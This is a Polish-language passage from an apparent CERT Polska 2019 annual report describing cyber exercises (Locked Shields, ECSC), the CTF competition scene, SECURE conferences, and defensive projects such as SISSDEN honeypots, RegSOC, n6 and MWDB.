Oprócz dużej ilości standardowych systemów informatycznych – stacji roboczych, serwerów czy urządzeń sieciowych, w ćwiczeniach Locked Shields występują także wyspecjalizowane systemy wojskowe i infrastruktury krytycznej. W 2019 r. symulowaną infrastrukturą była baza wojskowa, port wojenny z informatycznym systemem nadzoru morskiego, statek transportowy używający dedykowanej łączności LTE oraz elektrownia, system dystrybucji prądu i stacja uzdatniania wody. W sumie do obrony zespoły "niebieskich" miały ponad 150 systemów informatycznych, na które w ciągu dwóch dni przeprowadzono ponad 2 500 ataków. W ćwiczeniu uczestniczyło w sumie 1 200 osób reprezentujących zespoły "niebieskie" oraz 300 ekspertów po stronie organizatorów.

Oprócz głównego wątku ćwiczenia, równolegle prowadzone są ścieżki:

- analiz informatyki śledczej, w której zespoły w formule ćwiczenia Capture The Flag na podstawie obrazów systemów informatycznych muszą odtworzyć przebieg incydentu,
- medialna, w której osoby odpowiedzialne za komunikację muszą sprawnie odpowiadać na pytania dziennikarzy w związku z tym, co dzieje się w pozostałych częściach ćwiczenia, a także reagować na działania dezinformacyjne w symulowanych mediach społecznościowych,
- prawna, w której każdy z zespołów "niebieskich" do przygotowania ma w ciągu ćwiczenia analizy prawne dotyczące prawa międzynarodowego, wojskowego oraz związanego z cyberbezpieczeństwem,
- strategiczna, w której każdy z krajów ma okazję przetestować procesy zarządzania kryzysowego w zakresie występowania incydentów cyberbezpieczeństwa w potencjalnym konflikcie "hybrydowym".

Wszystkie te ścieżki przenikają się między sobą, a wyniki jednej mogą pomóc w analizie czy podjęciu decyzji w innej. Dzięki temu ćwiczona jest skuteczna współpraca między zespołami, co często jest jednym z największych wyzwań w zarządzaniu cyberbezpieczeństwem.

Polska reprezentacja pod przywództwem wojskowego Narodowego Centrum Bezpieczeństwa Cyberprzestrzeni zajęła w 2019 r. 6 miejsce na 23 zespoły "niebieskich".

Eksperci z CERT Polska w polskiej reprezentacji tworzyli przede wszystkim zespół "systemów specjalnych", odpowiadając m.in. za bezpieczeństwo występujących w ćwiczeniu systemów przemysłowych czy sieci LTE.

Rys. 1. *Sterowniki przemysłowe symulujące procesy produkcji i dystrybucji prądu. Fot. CCDCOE.*

European Cyber Security Challenge


Gdyby bezpieczeństwo informatyczne było sportem, a ENISA (Agencja Unii Europejskiej ds. Cyberbezpieczeństwa) federacją zrzeszającą europejskie reprezentacje, to European Cyber Security Challenge moglibyśmy nazwać młodzieżowymi Mistrzostwami Europy U-25. Pomysł na zorganizowanie paneuropejskich ćwiczeń w formule Capture The Flag został zainicjowany przez Komisję Europejską w 2013 r. Od samego początku główną ideą organizacji ECSC było zwiększenie popularności zagadnień bezpieczeństwa informatycznego oraz zachęcenie młodzieży

do pracy w zawodach z nimi związanych. Pierwsza edycja odbyła się już w 2014 r., choć wówczas wzięły w niej udział tylko trzy kraje. Od 2016 r. pieczę nad koordynacją wysiłków organizacyjnych sprawuje ENISA, a w 2018 r. po raz pierwszy do udziału została zaproszona Polska. Finały zostały wówczas rozegrane w Londynie, a Polska zajęła w nich czwarte miejsce na 17 krajów.

Rokrocznie, zanim odbędzie się wydarzenie finałowe, poszczególne kraje są zobowiązane do wyłonienia swoich reprezentacji. Każda z nich musi składać się z 10 osób, w tym 5 osób w wieku od 14 do 20 roku życia oraz 5 osób w wieku od 21 do 25 lat. W większości krajów, również w Polsce, wyłonienie reprezentantów odbywa się w ramach krajowego konkursu kwalifikacyjnego. W Polsce za jego organizację oraz opiekę nad reprezentacją i jej udziałem w finałach ECSC odpowiada zespół CERT Polska.

W 2019 r. polskim konkursem kwalifikacyjnym dla obu grup wiekowych były zawody CTF, organizowane w internecie w dniach 24-28 czerwca na portalu hack.cert.pl. Blisko 80 uczestników zmagało się z 17 zadaniami przygotowanymi przez pracowników CERT Polska w kategoriach: bezpieczeństwa aplikacji internetowych, inżynierii wstecznej oprogramowania, kryptografii i wykorzystania podatności w aplikacjach. W sumie uczestnicy wysłali 308 poprawnych "flag", tylko jedna osoba sprostała wszystkim zadaniom, a 38 uczestników rozwiązało choć jedno. Skład wyłonionej reprezentacji to: Jakub Kądziołka, Michał Szaknis, Karol Baryła, Paweł Wieczorek, Kacper Kluk, Krzysztof Haładyn, Gregorz Uriasz, Jaromir Górski, Paweł Płatek oraz kapitan drużyny, Mateusz Pstruś. Chętnych, którzy chcą sprawdzić swoje umiejętności, zachęcamy do rozwiązywania zadań z tej i poprzedniej edycji konkursów kwalifikacyjnych na stronie https://hack.cert.pl.

W połowie września reprezentacja miała okazję poznać się bliżej na warsztatach w siedzibie NASK. Nagrany został również film przedstawiający członków reprezentacji, dostępny do obejrzenia pod adresem https://www.youtube.com/watch?v=UvzwiGH50LQ. Same finały odbyły się w dniach 8-12 października w Bukareszcie. W zawodach wzięło udział już 20 krajów, a polska reprezentacja zakończyła je na szóstym miejscu. Na podium stanęły zaś reprezentacje Rumunii, Włoch i Austrii. Następna edycja zawodów odbędzie się w Wiedniu.



Rys. 2. *Polska reprezentacja podczas finałów ECSC 2019 w Bukareszcie.*

Scena CTF

Konkursy Capture The Flag (CTF) to drużynowe zawody bezpieczeństwa teleinformatycznego. Organizowane są niezależnie przez instytucje naukowe, rządy państw, organizacje pozarządowe, a także

przez same zespoły CTF. Zawody można podzielić według formy oraz miejsca rozgrywki. Najpopularniejsza formuła to "jeopardy", w której drużyny rozwiązują od kilkunastu do kilkudziesięciu zadań o zróżnicowanej trudności w kategoriach: testowania bezpieczeństwa aplikacji internetowych, inżynierii wstecznej oprogramowania, kryptografii czy wykorzystywania podatności w aplikacjach. Rozwiązanie zadania kończy się zdobyciem flagi – kawałka tekstu, który drużyna na platformie konkursowej zamienia na punkty. Zespół, który zdobędzie ich najwięcej, wygrywa zawody. Inna formuła to "attack/defence", w której każda z drużyn otrzymuje identyczną kopię infrastruktury, na której działają usługi – aplikacje przygotowane przez organizatorów. Zawody dzielą się na kilkuminutowe rundy, podczas których każda z drużyn stara się wykraść flagi chronione przez usługi uruchomione w infrastrukturze pozostałych zespołów. Wygrywa ten zespół, który straci jak najmniej flag (potrafi szybko zidentyfikować podatności oraz zabezpieczyć swoje usługi) i wykradnie ich jak najwięcej (zdoła wykorzystać znalezione podatności oraz omijać zabezpieczenia wdrożone przez inne zespoły). Najwięcej konkursów odbywa się w formie jednych zawodów CTF przeprowadzanych w internecie w formule "jeopardy". Natomiast w części z nich, internetowe kwalifikacje służą do wyłonienia kilkunastu zespołów, które następnie rywalizują ze sobą w finałach organizowanych "offline" przy okazji konferencji dotyczących cyberbezpieczeństwa, często również w formule "attack/defence".

Scena CTF dynamicznie się rozwija – organizowanych jest coraz więcej wydarzeń, w których gra coraz więcej drużyn. Według strony ctftime.org[4], tworzącej coroczny ranking zespołów oraz konkursów, w 2019 r. zorganizowano aż 195 konkursów (o 41 więcej niż w 2018 r.), w których wzięło udział ponad 24 tysiące zespołów (o ponad 6 tysięcy więcej niż w 2018 r.). Konkursy CTF to nie tylko możliwość zdrowej rywalizacji pomiędzy najlepszymi hakerami na świecie, ale również świetna (i legalna) forma nauki różnych technicznych zagadnień związanych z cyberbezpieczeństwem. Zwiększają się również wartości nagród. Ponad 10 konkursów mogło pochwalić pulą nagród powyżej 10 tys. USD, a w trzech z nich wyniosła ona po 100 tys. USD – podczas HITB PRO w Abu Dhabi, Real World CTF organizowanym przez Chaitin Tech w Zhengzhou oraz WCTF organizowanym przez Qihoo 360 w Pekinie.

Sezon 2019 był kolejnym bardzo udanym dla polskich drużyn. Dragon Sector drugi rok z rzędu wygrał roczną klasyfikację, a zespół p4 tym razem uplasował się tuż za podium, ustępując tajwańskiemu Balsn oraz amerykańskiemu PPP. W obu czołowych polskich zespołach grają byli i obecni pracownicy CERT Polska.

W pierwszej setce znalazły się także polskie zespoły akademickie: Just Cat The Fish na 25 miejscu (wywodzący się z Akademii Górniczo-Hutniczej), Made in MIM na 68 (z Uniwersytetu Warszawskiego) oraz Armia Prezesa na 86 (składająca się ze studentów Uniwersytetu Warszawskiego i Politechniki Warszawskiej).

Place	Team	Country	Rating
1	Dragon Sector		1093.739
2	Balsn		1035.188
3	Plaid Parliament of Pwning		1017.356
4	p4		906.208
5	TokyoWesterns		875.425
6	Tea Deliverers		834.626
7	LC↯BC		804.547
8	dcua		800.787
9	perfect blue		745.206
10	Bushwhackers		723.674

Rys. 3. *Ranking najlepszych drużyn w 2019 (źródło: ctftime.org).*

4. https://ctftime.org/

Konkursy odbywały się również w Polsce. W 2019 r. polskie zespoły zorganizowały trzy klasyfikowane według ctftime.org wydarzenia. Dragon Sector był organizatorem zawodów Dragon CTF z finałami podczas konferencji PWNing w Warszawie i z pulą nagród 53 tys. złotych, a pierwsze miejsce zajął w nich zespół p4. Zespół p4 z kolei organizował CONFidence CTF z finałami w Krakowie z pulą nagród 9 tys. złotych, a jego zwycięzcą okazał się Dragon Sector. Pod koniec roku odbył się natomiast internetowy Just CTF, organizowany przez zespół Just Cat The Fish, z pulą nagród wynoszącą 2 447 dolarów amerykańskich. Wśród zawodów nieklasyfikowanych znalazły się: druga edycja wojskowego konkursu CTF, organizowanego w ramach hackathonu HackYeah z pulą nagród wynoszącą 30 tys. złotych, konkurs CTF organizowany przez Polską Obywatelską Cyberobronę podczas konferencji Security Case Study w Warszawie oraz internetowe kwalifikacje do reprezentacji Polski na European Cyber Security Challenge organizowane przez CERT Polska (więcej o tym ćwiczeniu na stronie 17).

Rys. 4. *Członkowie zespołu p4 podczas zawodów HITCON na Tajwanie.*

SECURE

W 2019 r. Państwowy Instytut Badawczy NASK zorganizował dwa wydarzenia pod marką SECURE. Zespół CERT Polska był odpowiedzialny za ich merytorykę.

28 maja odbył się SECURE Early Bird – jednodniowe seminarium techniczne, otwarte dla wszystkich zainteresowanych. Gościem zagranicznym był Brett Gutstein z Uniwersytetu Cambridge, który opowiedział o podatnościach związanych z wykorzystaniem interfejsu Thunderbolt. Specjaliści z CERT Polska mówili z kolei o hakowaniu AI (Kamil Frankowicz), wyłudzeniach z użyciem reverse proxy (zob. str. 72) i obronie przed nimi (Michał Leszczyński), a także metodach porównywania złośliwego oprogramowania

Rys. 5. i 6. *SECURE 2019*

na podstawie zdekompilowanego kodu (Jarosław Jedynak). Nagrania wszystkich prelekcji dostępne są na kanale YouTube CERT Polska[5].

22 i 23 października odbyła się coroczna konferencja SECURE, na której wystąpiło ponad 50 prelegentów z kraju i zagranicy. Spektrum tematów było jak zwykle bardzo szerokie – od zagadnień organizacyjno-prawnych (m.in. Magdalena Wrzosek z NASK i John Salomon z FI-ISAC, Kamil Bojarski z Atos) po bardzo techniczne (m.in. Michał Bentkowski z Securitum, Krzysztof Stopczański i Michał Leszczyński z CERT Polska, Marc Rivero López z McAfee).

W otwarciu konferencji wziął udział minister cyfryzacji Marek Zagórski. Z kolei wykład otwierający o atakach na urządzenia IoT poprowadził Tony Gee (Pen Test Partners). Drugi dzień otworzył natomiast Lance Spitzner (SANS Institute), który opowiedział o problemach z edukacją ludzi w zakresie cyberbezpieczeństwa i trudnościach wynikających ze złej komunikacji tego zagadnienia. Ciekawym akcentem, również dotyczącym porozumiewania się, był wykład profesora Jerzego Bralczyka o bezpieczeństwie w warstwie językowej.

Prelekcjom podczas SECURE 2019 przysłuchiwało się ponad 400 uczestników. Nagrania wielu prezentacji można obejrzeć na kanale YouTube CERT Polska[6].

Biuletyn OUCH!

Od 2011 r. CERT Polska przygotowuje polską wersję biuletynu edukacyjnego “OUCH!”. Jest to publikacja Instytutu SANS w formie dwustronicowego miesięcznika, poruszającego aspekty cyberbezpieczeństwa w codziennym styku z technologią językiem zrozumiałym dla wszystkich.

W 2019 r. z “OUCH!” można było dowiedzieć się m.in. o tworzeniu haseł, korzystaniu z VPN, bezpiecznych zakupach online oraz o tym, jak zacząć karierę w cyberbezpieczeństwie.

“OUCH!” jest udostępniony na licencji Creative Commons BY-NC-ND 3.0, co oznacza, że biuletyn może być dowolnie rozpowszechniany w każdej organizacji, pod warunkiem, że nie jest wykorzystywany w celach komercyjnych. Wszystkie polskie wydania można znaleźć pod adresem http://www.cert.pl/ouch.

Projekty

Poniżej znajdują się opisy najważniejszych projektów wewnętrznych i dofinansowanych, w których braliśmy udział w 2019 r. Wiele produktów tych projektów dostępnych jest dla każdego w postaci danych, publikacji bądź narzędzi na licencjach open-source.

SISSDEN


W kwietniu 2019 r. oficjalnie zakończyliśmy projekt SISSDEN[7]: globalny system monitorowania zagrożeń, który ma na celu zwiększanie świadomości sytuacyjnej oraz dostarczanie informacji dla instytucji zajmujących się obroną sieci.

Głównym elementem SISSDEN jest sieć sensorów zbierających informacje o atakach na publicznie dostępne usługi wraz z centrum przetwarzania danych zlokalizowanym w Warszawie. W kwietniu sieć składała się z 257 sensorów obejmujących łącznie ponad 1000 adresów IPv4 m.in. we wszystkich krajach członkowskich UE. Każdy z sensorów udostępnia na publicznym

5. https://www.youtube.com/watch?v=Bittoe0FiEk&list=PLghf5UNZbzG1f_uMINtbzRk0WVo9t6RRq
6. https://www.youtube.com/channel/UCG2jgFQR6RwtdPJ7FKKp7Qw
7. https://sissden.eu/

interfejsie jeden lub więcej systemów pułapek (honeypotów), czyli emulowanych usług, które są częstymi celami ataków, np. serwery telnet, WWW, RDP. W ten sposób zbierane są szczegółowe informacje o atakach bez monitorowania produkcyjnych sieci. W ramach projektu wdrożono 14 rodzajów honeypotów. Rysunki 7 i 8 obrazują rozkład monitorowanych adresów sieciowych. Wiodącą rolę w bieżącej obsłudze sieci ma Shadowserver, organizacja non-profit działająca na rzecz zwalczania zagrożeń sieciowych.

Rys. 7. *Adresy IP na świecie użyte w sieci sensorów SISSDEN.*



Rys. 8. *Adresy IP w Europie użyte w sieci sensorów SISSDEN.*

Sieć sensorów jest uzupełniona przez tzw. teleskop sieciowy, określany również terminem „darknet" (zbieżność nazw z darkweb i serwisami dostępnymi w sieci Tor jest przypadkowa). Teleskop sieciowy utrzymywany przez NASK monitoruje dużą liczbę publicznie dostępnych adresów IP, natomiast w przeciwieństwie do honeypotów, działa zupełnie pasywnie, nie wchodząc w żadną interakcję. Pakiety zaobserwowane przez teleskop sieciowy z definicji są podejrzane, ponieważ w monitorowanych sieciach nie działają żadne usługi. Średnio rejestrujemy około pół miliona pakietów na minutę, czyli ok. 25 miliardów miesięcznie, z czego 80 proc. to pakiety TCP. Cały ruch jest na bieżąco analizowany, a informacje o wykrytych atakach dystrybuujemy wykorzystując platformę n6 (patrz str. 24).

Duża część ataków obserwowanych przy użyciu honeypotów i teleskopu sieciowego stanowi różnego rodzaju skanowania portów, które służą atakującym do zlokalizowania podatnych usług i maszyn. Taki mechanizm jest używany w szczególności przez botnety IoT, np. Mirai, które były opisywane w poprzednich raportach. Ataki występujące na dużą skalę obejmują również próby wykorzystania konkretnych podatności w aplikacjach sieciowych (exploity) oraz zgadywanie haseł dostępu (ataki słownikowe). Identyfikujemy również wiele ataków odmowy dostępu (ang. *denial of service*), poprzez rejestrowanie pakietów pochodzących od ich ofiar.

Oprócz analizy zagrożeń od strony sieciowej w projekcie prowadziliśmy prace nad bezpośrednią analizą szkodliwego oprogramowania. Opracowaliśmy i wykorzystujemy operacyjnie system do śledzenia aktywności botnetów opierający się na inżynierii wstecznej ich protokołów komunikacyjnych: mtracker. Szczegóły techniczne dotyczące narzędzia można znaleźć na naszej stronie [https://www.cert.pl/news/single/mtracker-sposob-sledzenie-zlosliwego-oprogramowania/]. mtracker był używany do monitorowania 29 rodzin malware, m.in. Emotet. Ponadto stworzyliśmy długoterminowy sandbox, czyli izolowane środowisko do behawioralnej obserwacji wykonania oprogramowania, pozwalający na monitorowanie zmian w zachowaniu botnetów na przestrzeni miesięcy. Narzędzie zostało zaprezentowane na konferencji Botconf[8].

Dane pozyskane w ramach projektu są używane do walki z botnetami oraz innymi źródłami zagrożeń w internecie. Informacje o wykrytych infekcjach i źródłach ataków są dostępne dla każdego właściciela sieci. W Polsce dystrybuujemy je przy pomocy platformy n6 (patrz str. 24), natomiast na skalę globalną raporty tego rodzaju są udostępniane przez Shadowserver[9] i trafiają m.in. do ponad 100 krajowych zespołów CERT. Dane o aktywności botnetów są monitorowane i systematycznie udostępniane organizacjom zajmującym się ich zwalczaniem poprzez serwis mwdb (patrz str. 25) i instytucjom, które są celami poprzez serwis injects.cert.pl (patrz str. 27).

Projekt SISSDEN realizowany był w konsorcjum ośmiu europejskich podmiotów: NASK Państwowy Instytut Badawczy (lider, Polska), CyberDefcon (Wielka Brytania), Deutsche Telekom (Niemcy), Eclexys (Szwajcaria), Montimage (Francja), Poste Italiane (Włochy), Shadowserver (Holandia), Universitaet des Saarlandes (Niemcy). W pracach badawczych realizowanych w NASK uczestniczył zespół CERT Polska oraz Zespół Metod Bezpieczeństwa Sieci. Projekt otrzymał finansowanie z Programu Ramowego Unii Europejskiej Horyzont 2020 (konkurs H2020-DS-2015-1) w ramach grantu nr 700176.

Chociaż projekt badawczo-rozwojowy SISSDEN formalnie się zakończył, długoterminowe działanie sieci honeypotów i pozostałych mechanizmów monitorowania zagrożeń zostało zapewnione w ramach projektu AMCE, o którym piszemy na stronie 24.

RegSOC

Kontynuujemy prace nad rozpoczętym w 2018 r. projektem RegSOC (Regionalne Centrum Bezpieczeństwa Cybernetycznego), który realizujemy wspólnie z Politechniką Wrocławską (lider konsorcjum) oraz Instytutem Technik Innowacyjnych EMAG. Celem projektu jest przygotowanie i uruchomienie prototypu modelowego rozwiązania regionalnego centrum cyberbezpieczeństwa ze szczególnym uwzględnieniem specyfiki podmiotów publicznych, w tym jednostek administracji rządowej oraz samorządowej. We współpracy

8. https://www.botconf.eu/wp-content/uploads/2019/12/B2019-Bialczak-Tracking-botnets-with-Long-Term-Sandboxing.pdf
9. https://www.shadowserver.org/what-we-do/network-reporting/

z Zespołem Metod Bezpieczeństwa Sieci NASK zajmujemy się obszarem automatycznej analizy spamu oraz mechanizmami wymiany informacji pomiędzy centrum regionalnym a zespołami CSIRT poziomu krajowego.

W minionym roku dodaliśmy nowe źródło spamu: wiadomości mailowe pochodzące z systemów typu sandbox (służących do analizy szkodliwego oprogramowania). Ten sposób monitorowania pozwala na identyfikację, która rodzina szkodliwego oprogramowania jest wykorzystywana do rozsyłania poszczególnych kampanii spamowych. Obecnie system zbiera spam z czterech rodzajów źródeł:
- honeypoty SMTP wabiące spamerów (tzw. spampoty),
- domeny zarejestrowane specjalnie na potrzeby zbierania niechcianych wiadomości mailowych,
- sandboksy,
- filtry antyspamowe.

Rozpoczęliśmy testy algorytmów identyfikujących kampanie spamowe na bazie dużej liczby zebranych rzeczywistych wiadomości. Działający prototyp pozwala na trafne wykrywanie kampanii ukierunkowanych na Polskę oraz inne kraje. Testujemy także różne metody wizualizacji, które obrazują analitykom skalę oraz charakterystykę poszczególnych kampanii. Dodatkowo, rozpoczęliśmy prace nad analizą odnośników (adresów URL) zawartych w spamie do identyfikacji zagrożeń oraz korelacji kampanii.

Projekt jest współfinansowany przez Narodowe Centrum Badań i Rozwoju w ramach programu CyberSecIdent, numer umowy CYBERSECIDENT/381690/II/NCBR/2018.

SOASP i AMCE

W maju 2019 r. ukończyliśmy realizację projektu SOASP (Strengthening Operational Aspects of Cyber-security Capacities in Poland). Dzięki niemu zwiększyliśmy nasze zdolności operacyjne i analityczne, ze szczególnym uwzględnieniem obowiązków wynikających z ustawy o krajowym systemie cyberbezpieczeństwa.

Dalsze prace nad wieloma systemami, które były rozwijane w ramach SOASP, prowadzone są w kolejnym projekcie, który rozpoczęliśmy w czerwcu 2019 r. – AMCE (Advanced Threat Monitoring and Cooperation on the European and National Levels). Nowym istotnym elementem projektu AMCE jest zapewnienie infrastruktury i kontynuacja rozwoju systemów, które powstały w projekcie SISSDEN, w szczególności sieci honeypotów, teleskopu sieciowego oraz narzędzi do analizy szkodliwego oprogramowania i śledzenia botnetów.


Oba projekty są współfinansowane przez instrument finansowy “Łącząc Europę” (Connecting Europe Facility), numer grantów 2016-PL-IA-0127 i 2018-PL-IA-0168. Poniżej prezentujemy efekty projektów w obszarze rozwoju systemów analitycznych i wymiany informacji.

n6

n6 (Network Security Incident eXchange) to nasz autorski system do automatycznego zbierania, przetwarzania i dystrybucji informacji na temat zagrożeń sieciowych. Pozwala on naszemu zespołowi na przekazywanie danych do właścicieli sieci, administratorów i operatorów. Informacje o zagrożeniach, które udostępniamy, to m.in.:
- zainfekowane komputery (boty),
- strony wyłudzające dane dostępowe (phishing),
- infrastruktura sterująca botnetami,
- strony rozpowszechniające szkodliwe oprogramowanie,
- źródła ataków na usługi sieciowe,
- i wiele innych.

System obsługuje wiele rodzajów źródeł informacji, w tym pochodzące od innych zespołów CSIRT, firm komercyjnych, organizacji non-profit i niezależnych badaczy. Wykorzystujemy go do przetwarzania i dostarczania do odpowiednich odbiorców milionów zdarzeń bezpieczeństwa dziennie. W 2019 r. przy pomocy n6 przetworzyliśmy ponad 319 mln zdarzeń bezpieczeństwa.

Szczegółowe statystyki znajdują się w ostatnim rozdziale niniejszego raportu.
W minionym roku dodaliśmy nowe źródła danych, m.in. o urządzeniach z niepoprawnie skonfigurowaną usługą WPAD (patrz str. 59). Wdrożyliśmy także panel, który pozwala użytkownikom na łatwy dostęp do danych przy użyciu przeglądarki, uzupełniając w ten sposób dotychczasowe API REST przeznaczone do integracji systemów automatycznych. Ponadto wprowadziliśmy wiele ulepszeń dotyczących zarządzania systemem, co w przyszłości pozwoli nam na łatwiejsze rozszerzenie funkcjonalności n6.



Time	Name	IP	ASN	Country	Confidence	Until	Count
2019-05-22 12:57:17	badwpad	89.	6830	PL	high		
2019-05-22 12:57:19	badwpad	83.	5617	PL	high		
2019-05-22 12:57:19	badwpad	79.	44061	PL	high		
2019-05-22 12:57:29	badwpad	89.	6830	PL	high		
2019-05-22 12:57:32	badwpad	15	12741	PL	high	2019-05-22 15:59:22	15
2019-05-22 12:57:36	badwpad	31.	6830	PL	high		
2019-05-22 12:57:37	badwpad	89.	6830	PL	high		
2019-05-22 12:57:38	badwpad	86.	35191	PL	high		
2019-05-22 12:57:38	badwpad	89.	6830	PL	high		
2019-05-22 12:57:39	badwpad	81.	21021	PL	high		

Rys. 9. *Panel użytkownika n6.*

Każda organizacja w Polsce może bezpłatnie uzyskać dostęp do danych znajdujących się w naszej instancji n6, które dotyczą jej sieci, szczegóły znajdują się na stronie projektu[10]. Kod źródłowy systemu jest dostępny w serwisie GitHub[11].

Platforma mwdb.cert.pl

Jednym z systemów wykorzystywanych przez CERT Polska jest autorski serwis mwdb.cert.pl, stanowiący repozytorium informacji na temat złośliwego oprogramowania oraz zintegrowany interfejs dla systemów analitycznych. Na początku 2019 r. system MWDB został udostępniony dla zewnętrznych analityków, aby umożliwić efektywną wymianę próbek i innych informacji na temat zagrożeń.

W ramach systemu MWDB udostępniane są takie informacje, jak:
- próbki (pliki wykonywalne, zrzuty pamięci, wiadomości e-mail),
- zidentyfikowana rodzina złośliwego oprogramowania,
- statyczne konfiguracje,
- dane pobrane z serwerów C&C (dynamiczne konfiguracje),
- injecty

